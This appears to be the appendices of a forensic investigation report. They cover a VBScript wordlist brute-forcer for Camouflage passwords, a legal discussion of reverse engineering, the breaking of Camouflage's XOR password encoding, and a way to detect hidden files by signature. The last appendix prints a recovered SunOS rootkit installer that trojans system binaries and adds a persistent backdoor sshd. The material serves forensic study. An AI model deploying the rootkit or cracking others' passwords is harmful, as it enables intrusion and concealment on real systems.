' ### word is tried "as is" and with CAPs changes
TextLine = trim(wordFile.ReadLine)
Do While not wordFile.AtEndOfStream
' ###word as found
WshShell.SendKeys TextLine
WshShell.SendKeys "{ENTER}"
WshShell.SendKeys "{ENTER}"
wscript.echo TextLine

' ### 1st letter (only) captial
TextLine=UCase(left(TextLine,1)) & LCase(right(TextLine,len(TextLine)-1))
WshShell.SendKeys TextLine
WshShell.SendKeys "{ENTER}"
WshShell.SendKeys "{ENTER}"
wscript.echo TextLine

' ### all captials
TextLine = UCase(TextLine)
WshShell.SendKeys TextLine
```

```
WshShell.SendKeys "{ENTER}"
WshShell.SendKeys "{ENTER}"
wscript.echo TextLine

' #### all lower
TextLine = LCase(TextLine)
WshShell.SendKeys TextLine
WshShell.SendKeys "{ENTER}"
WshShell.SendKeys "{ENTER}"
wscript.echo TextLine
Wscript.Sleep 150 ' ## give a little time for the process to stop (if it is going

to..)
Set Processes = GetObject("winmgmts://").ExecQuery ("Select * from win32_Process where name =
'Camouflage.exe'")
if Processes.count = 0 then
wscript.echo "Camouflage has exited - password guessed?"
wscript.quit(0)
end if

TextLine = trim(wordFile.ReadLine) '## read next word!
loop
wscript.echo "Looks like no password found. sorry."
wscript.quit(0)

end if
```

Appendix C: Legality of Camouflage Analysis

Installation of Camouflage requires agreement to a rather standard End-User License Agreement (EULA). This EULA, shown below, prohibits any attempt to reverse engineer Camouflage. A few natural questions arise regarding our intension of analyzing the Camouflaged files.

- Does a EULA restriction on reverse engineering Camouflage also apply to the output files?
- Is reverse engineering legal?
- Is the EULA enforceable?

Camouflage EULA (bolding added)

Camouflage is Freeware. You are encouraged to freely use and distribute it provided that no files are added or removed from the archive, and that all files contained within the archive are distributed together.

All titles and copyrights in and to Camouflage are owned exclusively by Twisted Pear Productions**. You may not reverse engineer, decompile, disassemble or alter Camouflage software in any way.**

To the maximum extent permitted by applicable law, in no event shall the individual author(s) or Twisted Pear Productions be liable for any special, incidental, indirect, or consequential damages whatsoever (including, without limitation, damages for loss of business profits, business interruption, loss of business information, or any other pecuniary loss) arising out of the use of or inability to use Camouflage or the provision of or failure to provide Support Services.

You may not use Camouflage for unlawful activities.

If you decide to use Camouflage, please show your support by visiting our web site at http://www.camouflagesoftware.com where you can freely download the latest version.

Feedback is always encouraged. Please email bug-reports, comments, ideas or criticism to feedback@camouflagesoftware.com. Please include the version number of your copy and where you found it.

If you find any bugs with Camouflage, please email as much information as possible. Make sure you mention exactly what you were doing when the error occurred. When the bug has been fixed we can let you know via email.

Copyright © 2000-2001 by Twisted Pear Productions, All Rights Reserved Worldwide.

http://www.camouflagesoftware.com
feedback@camouflagesoftware.com

The EULA itself only refers to Camouflage and not the Camouflage derivative products; as we intend to examine the output files the restrictions may not apply. A little research should be done to make sure we are really clear to examine the derivative product.

Reverse engineering is a normal and accepted business practice and a quick search with an Internet search engine will show many companies that will help an

organization do this. The modern processor wars – Intel V. AMD – are a purported to be great example of this [3]. Even IEEE, the Institute of Electrical and Electronics Engineers, supports reverse engineering as a valid means to achieve interoperability between products [4]. There have been many cases where reverse engineering of software has resulted in court cases [5] that have upheld that reverse engineering is legal under the "fair use" provision of the Copyright Act.

It seems well substantiated that reverse engineering itself is quite legal and protected by U.S. copyright law. The dilemma for us is can the legal right to reverse engineer the product, as protected under fair use, be pre-empted by the terms of the EULA? Unfortunately this seems to be a rather tricky and complex issue that could use some additional case law [6]. One rather controversial decision upholds the pre-emption [7] but this does not completely resolve the issue.

Taking a different approach, many existing laws dealing with reverse engineering focus on intent; is the reverse engineering intended to deprive a copyright holder of control of that owner's intellectual property? Clearly our attempts to circumvent encryption are to protect intellectual property. As the Camouflage program was not for sale, is no longer supported, and has been abandoned by its authors [10] it seems unlikely that our effort could be incur damages to the Camouflage authors.

Since we are interested in examining the derivative product, rather than the product itself, it is worth looking for similar examples. The case of Adobe systems V. Elcomsoft [8] is quite similar – Adobe sued Elcomsoft after Elcomsoft published a means to decrypt Adobe's e-book file format. This is outwardly quite similar to our intent and DMCA was the law used (some would say abused) to stop Elcomsoft. The intent of Elcomsoft, per Adobe's legal claim, was to remove controls to protect copyright-protected data. No court decision is available to guide us here; Adobe dropped the lawsuit under consumer pressure.

The Digital Millennium Copyright Act (DMCA) is the usual law of choice for stopping reverse engineering and is intended to protect copyright holders. In our case we are attempting to circumvent encryption to protect proprietary data – not to exploit it. Logic, often insufficient for legal cases, would suggest this does not apply to us. Examination of the DMCA [9] may be useful – particularly sections F and G as these explicitly allow reverse engineering and encryption research, with certain restrictions. Section (g)(2), listed below, is particularly interesting. Section (a)(1)(A), referred to in this clause, prohibits attempts to circumvent access to copyright-protected works we do not have access to, something that does not apply to our situation.

DMCA Section (g)(2)
(2) Permissible acts of encryption research. - Notwithstanding the provisions of subsection (a)(1)(A), it is not a violation of that subsection for a person to circumvent a technological measure as applied to a copy,

phonorecord, performance, or display of a published work in the course of an act of good faith encryption research if -
(A) the person lawfully obtained the encrypted copy, phonorecord, performance, or display of the published work;
(B) such act is necessary to conduct such encryption research;
(C) the person made a good faith effort to obtain authorization before the circumvention; and (D) such act does not constitute infringement under this title or a violation of applicable law other than this section, including section 1030 of title 18 and those provisions of title 18 amended by the Computer Fraud and Abuse Act of 1986.

As copyright matters, of the encrypted material, are a non-issue for this analysis, this research is actually necessary to protect intellectual property, we are not attacking the software itself, and permission is not possible as the software authors will delete email about Camouflage without it being read [10] it appears our research would be protected by DMCA and stands a fair chance of being legal.

Appendix D: Overview of Camouflage Password Keys

Analysis of Camouflage-generated files was performed to determine if a determined use could access the hidden data without advance knowledge of the password. The hope was the format was insecure and would permit modification or extraction of the password or data. Analysis was performed using a VMware-based Windows 2000 Server system with Camouflage installed. UltraCompare, in binary comparison mode, was used for file analysis.

A known-text file was Camouflaged twice, both times with no password. Side-by-side analysis of the two files showed them to be very similar; only two four-byte differences existed. Despite the original file and the embedded file being very small the resulting file appeared unexpectedly large with the difference consisting of excessive padding with 0x20 (a "space" in ASCII). A static hex string of "74 A4 54 10 22" was also observed at the end of each file. The unexpectedly large Password_Policy.doc file is examined and appears to have similar 0x20 padding at the end. It also contains the same hex string seen in the other files.

The same known-text file was Camouflaged again, this time with a password of five space characters (5-Space). This was compared to the no-password versions of the file and one additional difference was seen near the end of the file. This additional difference was exactly five bytes long. A possibility emerges – this third difference zone is the encoded password.

In the no-password version of the file, the presumed password bytes were all 0x20 but in the passworded version of the file each was a different number. If a completely static encoding system, such as "ROT13", had been used we would have seen the same character repeated.

The same file was encoded again using a password of 10 spaces. This was compared to the 5-space version and that third area of the file had changed again. Surprisingly, the difference was only five bytes: the "random" characters that presumably comprised the entire 5-space password were the same in each file. The additional difference was following the former 5-digit password the 5-space file had 0x20's whereas the 10-space file had other numbers.

The password-location hypothesis seems to hold and the encoding scheme seems predictable. It is also observed that the same hex string of "74 A4 54 10 22" is still present at the bottom of each file. It is possible that this string is always present and can be used to easily identify camouflaged files.

The first two 4-byte fields do not appear to have any such similarity. Neither does there seem to be an obvious relation between those fields and the values in the password section. A second file is camouflaged with a password of 10 P's (10-P) to provide another comparison point. The 10-P file has the same

deviation zones as the 10-Space file; including the 10-byte third zone. The third zone values can be illustrated with the following chart.


Camouflage Encoded Archive Passwords		
Password	Hex	Encoded Password
5-Space	20	22 B5 5A 02 2C 20 20 20 20 20
10-Space	20	22 B5 5A 02 2C 86 34 C1 C1 EF
10-P	50	52 C5 2A 72 5C F6 44 B1 B1 9F

There seems to be an odd similarity though; many characters end in the same digit. The first number in both passwords ends in "2", the second number ends in "5". Perhaps the password encoding is not very complex. If we XOR the known password in hex against the encoded password we end up with a nice surprise: the static password key!

XOR The Known Password and the Encoded Password	
10-Space Encoded	22 B5 5A 02 2C 86 34 C1 C1 EF
10-Space Hex	20 20 20 20 20 20 20 20 20 20
XOR value	**02 95 7A 22 0C A6 14 E1 E1 CF**
10-P Encoded	52 C5 2A 72 5C F6 44 B1 B1 9F
10-P Hex	50 50 50 50 50 50 50 50 50 50
XOR Value	**02 95 7A 22 0C A6 14 E1 E1 CF**

We examine to the Password_Policy.doc file only to discover several space-padded strings where only one was seen in the other files. A cursory visual examination shows a pattern in two of the strings; both contain the hex string "52 F4 09 51 7B C9 66 85". This is shown, with added red underline, in the following image.

Screen Capture – Encoded Password within Password_Policy.doc



Perhaps the encoded password is the duplicated string. It can be XORed with the discovered password key to see if the encoding scheme has really been discovered. The hexadecimal result can be converted to ASCII to get the plain text equivalent.

XOR The Unknown Password and the Encoded Password	
XOR "Key"	02 95 7A 22 0C A6 14 E1 E1 CF
Possible Password	52 F4 09 51 7B C9 66 85
XOR Result (Hex)	**50 61 73 73 77 6F 72 64**
XOR Result (ASCII)	**P a s s w o r d**

The resulting text string, "Password", is quite curious. It is both a commonly used password and the first name of the file. Camouflage is invoked and "Password" used to open the Password_Policy.doc file – the file is successfully opened. The

password encoding scheme has been discovered; it is very weak and we can calculate any file's password.

The files are extracted and re-archived with Camouflage using the same password. The new file is inspected; it also shows the same duplicated password pattern consisting of the same encoded characters.

Appendix E: Camouflaged File Identification

A file that has had data hidden within by the stenography tool "Camouflage" is easily identified in two ways. The first, a signature search, lends itself to quick file-system wide searches. The second, excessive padding with spaces (0x20) lends it self to a more manual file analysis process – best for confirming a signature research result was accurate.

The signature-based identification is possible due to the occurrence of an unusual string within the file. Every Camouflaged file has the following string, in hex, near the end of the file "74 A4 54 10". Combined with any file searching tool, including **find** that comes with Windows, an entire file system can be quickly searched for Camouflaged files. Four Characters is not tremendously unique but a few quick tests show it is reasonably accurate. Because two of the characters are not part of the normal alpha-numeric range they are slightly more difficult to enter. The special characters can be entered, under Windows, by pressing ALT while entering in the base-ten number for each of those characters on the numeric keypad. This search is further simplified by piping the results of the first search into a send instance of find that will count the matches in each file and only display files that contain the string. Hence, the syntax is **find "t{alt-164}T{alt-16}" * |find /v ": 0"**.


Finding The Caouflage File Signature

```
D:\Cases\GCFA Floppy Analysis\evd >dir
Volume in drive D has no label.
Volume Serial Number is E4C6-7D43

Directory of D:\Cases\GCFA Floppy Analysis\evd

09/02/2004  10:11 AM    <DIR>          .
09/02/2004  10:11 AM    <DIR>          ..
08/29/2004  01:09 PM               727 _ndex.htm
08/23/2004  10:13 AM            22,528 Acceptable_Encryption_Policy.doc
08/29/2004  01:09 PM            36,864 camshell.dll
08/23/2004  10:13 AM            42,496 Information_Sensitivity_Policy.doc
08/23/2004  10:13 AM            33,423 Internal_Lab_Security_Policy.doc
08/23/2004  10:13 AM            32,256 Internal_Lab_Security_Policy1.doc
08/22/2004  09:48 PM            12,800 Investigation Notes.doc
08/23/2004  10:13 AM           307,935 Password_Policy.doc
04/23/2004  11:54 AM           215,895 Remote_Access_Policy.doc
9 File(s)        704,924 bytes
2 Dir(s)   3,135,193,088 bytes free

D:\Cases\GCFA Floppy Analysis\evd>
D:\Cases\GCFA Floppy Analysis\evd>find /c "tñT^P" * |find /v ": 0"

---------- INTERNAL_LAB_SECURITY_POLICY.DOC: 1
---------- PASSWORD_POLICY.DOC: 1
---------- REMOTE_ACCESS_POLICY.DOC: 1
```

```
D:\Cases\GCFA Floppy Analysis\evd>
```

Heavy padding with the space character at the end of the file is a second revealing sign. The encrypted payload is a clear indicator as well when dealing with a file that is a known format if randomized characters are not expected. The following screen capture shows the end of a Camouflaged file in a hex editor with the file signature circled in red. Twenty (20) is hexadecimal for the space character.

Visual identification of file 0x20 padding and Camouflage signature



Appendix F: Root Kit Installation Script

The following installation script was recovered from Swap space on the compromised server.

Recovered X-ORG installation script (with hex offsets from swap space)

```
54468096 #!/bin/sh
54468106 # .,gg,.        .,gg,.
54468129 # `$$$$$.      .$$$$$'
54468152 #  `$$$$$.    .$$$$$' .,g%d$"^"$b%y,.      .,g%d$"^"$b%y,..,g%d$"^"$b%y,.
54468226 #   `$$$$$.  .$$$$$'g$$$$'       `$$$$y..g$$$$'        .g$$$$'       `""'
54468300 #     $$$$$$$$$$$$.l$$$$:         :$$$$ll$$$$:         l$$$$:  g%d$$b%y,.
54468374 #   .$$$$$'""`$$$$$.$$$$$p       g$$$$$'l$$$$:         l$$$$:       l$$$$:
54468449 #  .$$$$$'     `$$$$$.`^"$b%y,.,g%d~"^'  `"--"'         `^"$b%y,.,g%d~"^'
54468523 # .$$$$$'      `$$$$$.
54468548 # `"""""'        `"""""' you can stop one, but you can't stop all of us!
54468619 #                                                (Leeto ASCII By: Johnny7)
54468696 #    X-Org SunOS Root kit v2.5D X-ORG Internal Release  Edition By: Judge-
D/Danny-Boy
54468780 #                 Special Thanks to Tragedy/Dor for Setup Wrapper
54468845 #                   If your not meant to have this, dont use it
54468899 #                          http://www.xorganisation.org
54468956 #                          http://www.xorg2000.com
54469009 IVER="2.5DXE-ORG"
54469028 # Edit these
54469041 # Dir to install root kit in
54469069 RKDIR="/usr/lib/libX.a"
54469093 # Your email address
54469114 #EMAIL="insane@luckster.com"
54469144 colours()
54469156 BLK='
54469162 [1;30m'
54469170 RED='
54469176 [1;31m'
54469184 GRN='
54469190 [1;32m'
54469198 YEL='
54469204 [1;33m'
54469212 BLU='
54469218 [1;34m'
54469226 MAG='
54469232 [1;35m'
54469240 CYN='
54469246 [1;36m'
54469254 WHI='
54469260 [1;37m'
54469268 DRED='
54469275 [0;31m'
54469283 DGRN='
54469290 [0;32m'
54469298 DYEL='
54469305 [0;33m'
54469313 DBLU='
54469320 [0;34m'
54469328 DMAG='
54469335 [0;35m'
54469343 DCYN='
54469350 [0;36m'
54469358 DWHI='
54469365 [0;37m'
54469373 RES='
54469379 [0m'
54469386 colours
54469396 STIME=`./utime`
54469412 echo "${DCYN}X-Org SunOS Root kit ${WHI}v2.5DXE - Time to spread your wings and
```

```
conquer the world"
54469510 echo "X-Org SunOS Root kit v2.5DXE - By JudgeD/Danny-Boy" >> README
54469577 cat logo
54469586 echo "${WHI}*${DWHI} Starting up at: ${DCYN}${STIME}${DWHI}"
54469648 INDIR=`pwd`
54469660 OS=`uname -s`
54469674 VER=`uname -r`
54469689 CPU=`uname -i`
54469705 cdir()
54469714 if test ! -d $1 ; then
54469737 mkdir $1
54469752 backup()
54469763 if test -f /usr/lib/libX.a/bin/${2} ; then
54469806 cp /usr/lib/libX.a/bin/${2} /usr/lib/libX.a/bin/tmpfl
54469864 if test -f "$1" ; then
54469887 cp $1 /usr/lib/libX.a/bin/
54469914 printf " $2"
54469931 if test -f /usr/lib/libX.a/bin/tmpfl ; then
54469975 mv /usr/lib/libX.a/bin/tmpfl /usr/lib/libX.a/bin/${2}
54470035 cprk()
54470044 cp $1 /usr/lib/libX.a/
54470067 printf " $1"
54470083 cdir()
54470092 if test ! -d $1 ; then
54470115 mkdir $1
54470130 unsuid()
54470141 if test -f "$1" ; then
54470164 chmod u-s $1
54470177 printf " $2"
54470196 # trojan proc..
54470212 # $1 = trojan
54470226 # $2 is real file
54470244 # example: trojan su /sbin/su
54470274 # no full path for trojan
54470300 trojan()
54470311 if test -f "$2" ; then
54470334 ./sz $2 ./$1
54470347 ./fix /$2 ./$1
54470362 printf " $1"
54470382  printf  "${WHI}*${DWHI}  Installing  from  $INDIR  -  Will  erase  $INDIR  after
install\n"
54470466         case $OS in
54470486              SunOS)
54470495                      ;;
54470501              *)
54470506              echo "${WHI}*${DWHI}  ${RED}  Oops..  im  DUMB!  i  tried  installing
SunOS Root kit on $OS :P"
54470596              exit 10
54470606                      ;;
54470612                esac
54470634 # Ok.. so if theyre not lame, and running this on SunOS like they should...
54470710         case $VER in
54470731              5.5)
54470738                      cp /bin/ls ./
54470755                      ;;
54470761              5.5.1)
54470770                         cp /bin/ls ./
54470808                         ;;
54470835                5.7)
54470856                         ;;
54470883                5.6)
54470904                         ;;
54470931              5.8)
54470938                         ;;
54470965              5.4)
54470972                      cp /bin/ls ./
54470989                      ;;
54470995              *)
54471000                      printf "${RED}**FATAL**${DWHI} Sorry. SunOS Version $VER is
NOT supported.\n"
54471081                      exit
```

```
54471089                        ;;
54471095                esac
54471102 # check for x86 boxes, since this root kit is precompiled for sparcs
54471170         case $CPU in
54471191                i86pc)
54471200                        printf "${RED}**FATAL**${DWHI} This root kit is precompiled
for Sparc only, this system is $CPU\n"
54471301                        exit
54471309                        ;;
54471315                *)
54471320                           ;;
54471347                esac
54471355 printf "${WHI}*${DWHI} Checking for existing root kits..\n"
54471415 ./findkit
54471427 cdir /usr/lib/
54471442 cdir $RKDIR
54471454 cdir /usr/lib/libX.a/bin
54471480 echo "${WHI}***${DWHI} Insert Root kit Password : "
54471531 read PASSWD
54471543 echo "${WHI}***${DWHI} Using Password $PASSWD"
54471590 ./pg $PASSWD >/etc/lpd.config
54471620 PASS=$PASSWD
54471633 echo "su_pass=`./rpass`" >>x.conf2
54471668 echo "${WHI}***${DWHI} Insert Root kit SSH Port : "
54471719 read PORT
54471729 echo "${WHI}***${DWHI} Using Port $PORT"
54471770 echo "${WHI}***${DWHI} Insert Root kit PsyBNC Port : "
54471824 read EPORT
54471835 echo "${WHI}***${DWHI} Using Port $EPORT"
54471878 echo "net_filters=$PORT,$EPORT,2000,2001,6667,6668,31337" >>x.conf
54471945 cat x.conf2 >>x.conf
54471967 ./crypt x.conf /usr/lib/libX.a/uconf.inv
54472009 printf "${WHI}*${DWHI} Making backups..."
54472052 backup /bin/su su
54472070 backup /usr/sbin/ping ping
54472097 backup /usr/bin/du du
54472119 backup /usr/bin/passwd passwd
54472149 backup /usr/bin/find find
54472175 backup /bin/ls ls
54472193 backup /bin/netstat netstat
54472221 backup /usr/bin/strings strings
54472254 if test ! -f /usr/lib/libX.a/bin/rps ; then
54472298 cp /usr/bin/ps /usr/lib/libX.a/bin/rps
54472340 printf " ps"
54472354 printf " Done.\n"
54472372 printf "${WHI}*${DWHI} Installing trojans..."
54472419 ###Backdoors
54472433 # Special sz for login which checks for known login trojans
54472493 cp /sol/login /bin
54472512 printf " login"
54472529 cp -f sshd /usr/bin/srload
54472556 chmod 755 /usr/bin/srload
54472582 echo "Port ${PORT}" >etc/sshd_config
54472619 cat etc/tconf >>etc/sshd_config
54472651 rm -f etc/tconf
54472667 cp etc/* /usr/bin/
54472686 echo "# Reloading System Settings... " >>/etc/rc2
54472736 echo "if [ -f /usr/bin/srload ]; then " >>/etc/rc2
54472787 echo "  /usr/bin/srload -q" >>/etc/rc2
54472826 echo "  /usr/sbin/modcheck" >>/etc/rc2
54472865 echo "fi " >>/etc/rc2
54472887 echo "# Reloading System Settings... " >>/etc/rc3
54472937 echo "if [ -f /usr/bin/srload ]; then " >>/etc/rc3
54472988 echo "  /usr/bin/srload -q" >>/etc/rc3
54473027 echo "  /usr/sbin/modcheck" >>/etc/rc3
54473066 echo "fi " >>/etc/rc3
54473088 /usr/bin/srload -q
54473107 printf " sshd"
54473123 ###Trojans
54473135 # Netstat Trojan
54473152 if test -f "/usr/bin/netstat" ; then
```

```
54473189 ./sz /usr/bin/netstat ./netstat
54473221 ./fix /usr/bin/netstat ./netstat
54473254 printf " netstat"
54473276 # ls trojan
54473288 if test -f "/usr/bin/ls" ; then
54473320 ./sz /usr/bin/ls ./ls2
54473343 ./fix /usr/bin/ls ./ls2
54473367 printf " ls"
54473384 # lsof trojan
54473398 if test -f "/usr/local/bin/lsof" ; then
54473438 ./sz /usr/local/bin/lsof ./lsof
54473470 cp /usr/local/bin/lsof /usr/lib/libX.a/bin/
54473514 ./fix /usr/local/bin/lsof ./lsof
54473547 printf " lsof"
54473566 # find trojan
54473580 if test -f "/usr/bin/find" ; then
54473614 ./sz /usr/bin/find ./find
54473640 ./fix /usr/bin/find ./find
54473667 printf " find"
54473686 #strings trojan
54473702 if test -f "/usr/bin/strings" ; then
54473739 ./sz /usr/bin/strings ./strings
54473771 ./fix /usr/bin/strings ./strings
54473804 printf " strings"
54473826 # du trojan
54473838 if test -f "/usr/bin/du" ; then
54473870 ./sz /usr/bin/du ./du
54473892 ./fix /usr/bin/du ./du
54473915 printf " du"
54473932 # top trojan
54473945 if test -f "/usr/local/bin/top" ; then
54473984 ./sz /usr/local/bin/top ./top
54474014 rm -f /usr/local/bin/top
54474039 ./fix /usr/local/bin/top ./top
54474070 printf " top"
54474088 # passwd trojan
54474104 if test -f "/usr/bin/passwd" ; then
54474140 ./sz /usr/bin/passwd ./passwd
54474170 ./fix /usr/bin/passwd ./passwd
54474201 printf " passwd"
54474222 # ping trojan
54474236 if test -f "/usr/sbin/ping" ; then
54474271 ./sz /usr/sbin/ping ./ping
54474298 printf " ping"
54474317 # su trojan
54474329 if test -f "/bin/su" ; then
54474357 ./sz /bin/su ./su
54474375 ./fix /bin/su ./su $RKDIR/oldsuper
54474410 printf " su"
54474427 # ps trojan
54474439 cd $INDIR;
54474450 if test -f /lib/ldlibps.so; then
54474483 cp -f /lib/ldlibps.so /usr/bin/ps
54474520 ./sz /usr/bin/ps ./ps
54474542 ./fix /usr/bin/ps ./ps
54474565 # required for sol7/8
54474587 if test -d /usr/bin/sparcv7 ; then
54474622 cdir /usr/lib/libX.a/bin/sparcv7
54474655 cp -f /bin/sparcv7/ps /usr/lib/libX.a/bin/sparcv7/rps
54474712 printf " ps"
54474726 printf " Complete.\n"
54474749 printf "${WHI}*${DWHI} Suid removal"
54474787 unsuid /usr/bin/at at
54474809 unsuid /usr/bin/atq atq
54474834 unsuid /usr/bin/atrm atrm
54474860 unsuid /usr/bin/eject eject
54474888 unsuid /usr/bin/fdformat fdformat
54474922 unsuid /usr/bin/rdist rdist
54474950 unsuid /bin/rdist rdist
54474974 unsuid /usr/bin/admintool admintool
54475010 unsuid /usr/lib/fs/ufs/ufsdump ufsdump
```

```
54475049 unsuid /usr/lib/fs/ufs/ufsrestore ufsrestore
54475094 unsuid /usr/lib/fs/ufs/quota quota
54475129 unsuid /usr/openwin/bin/ff.core ff.core
54475169 unsuid /usr/bin/lpset lpset
54475197 unsuid /usr/bin/lpstat lpstat
54475227 unsuid /usr/lib/lp/bin/netpr netpr
54475262 unsuid /usr/sbin/arp arp
54475287 unsuid /usr/vmsys/bin/chkperm chkperm
54475326 chmod u-s /usr/openwin/bin/*
54475355 chmod u-s /usr/dt/bin/*
54475379 printf " Complete.\n"
54475402 printf "${WHI}*${DWHI} Patching..."
54475438 TFL=`./rpass`
54475453 rm -f /usr/sbin/in.fingerd
54475480 touch /usr/sbin/in.fingerd
54475507 printf " fingerd"
54475526 cat /etc/inetd.conf|grep -v rpc.cmsd >${TFL}
54475571 mv ${TFL} /etc/inetd.conf
54475597 rm -f /usr/dt/bin/rpc.cmsd /usr/openwin/bin/rpc.cmsd
54475650 ps -fe | grep cmsd | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54475725 printf " cmsd"
54475741 cat /etc/inetd.conf|grep -v ttdbserverd >${TFL}
54475789 mv ${TFL} /etc/inetd.conf
54475815 ps -fe | grep ttdb | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54475890 rm -f /usr/dt/bin/rpc.ttdbserver
54475923 printf " ttdbserverd"
54475946 cat /etc/inetd.conf|grep -v sadmind >${TFL}
54475990 mv ${TFL} /etc/inetd.conf
54476016 ps -fe | grep sadmin | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54476093 printf " sadmind"
54476112 cat /etc/inetd.conf|grep -v statd >${TFL}
54476154 mv ${TFL} /etc/inetd.conf
54476180 ps -fe | grep statd | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54476256 rm -rf /usr/lib/netsvc/rstat/rpc.rstat /usr/lib/nfs/statd
54476314 printf " statd"
54476331 cat /etc/inetd.conf|grep -v rquota >${TFL}
54476374 mv ${TFL} /etc/inetd.conf
54476400 ps -fe | grep rquota | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54476477 printf " rquotad"
54476496 cat /etc/inetd.conf|grep -v rusersa >${TFL}
54476540 mv ${TFL} /etc/inetd.conf
54476566 ps -fe | grep rusers | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54476643 printf " rusersd"
54476662 ps -fe | grep /tmp/bob | grep -v grep | awk '{print "kill -9 "$2""}' |/bin/sh
54476740 ps -fe | grep /tmp/.x | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54476818 ps -fe | grep cmsd | grep -v grep | awk '{print "kill -9 "$2""}' | /bin/sh
54476893 ps -fe | grep inetd | grep -v grep | awk '{print "kill -HUP "$2""}' | /bin/sh
54476971 rm -f /tmp/bob /tmp/.x
54476994 printf " bindshells"
54477016 rm -f /usr/lib/dmi/snmpXdmid
54477045 /etc/init.d/init.dmi stop
54477072 printf " snmp"
54477088 printf " Done.\n"
54477106 cp wget /usr/bin
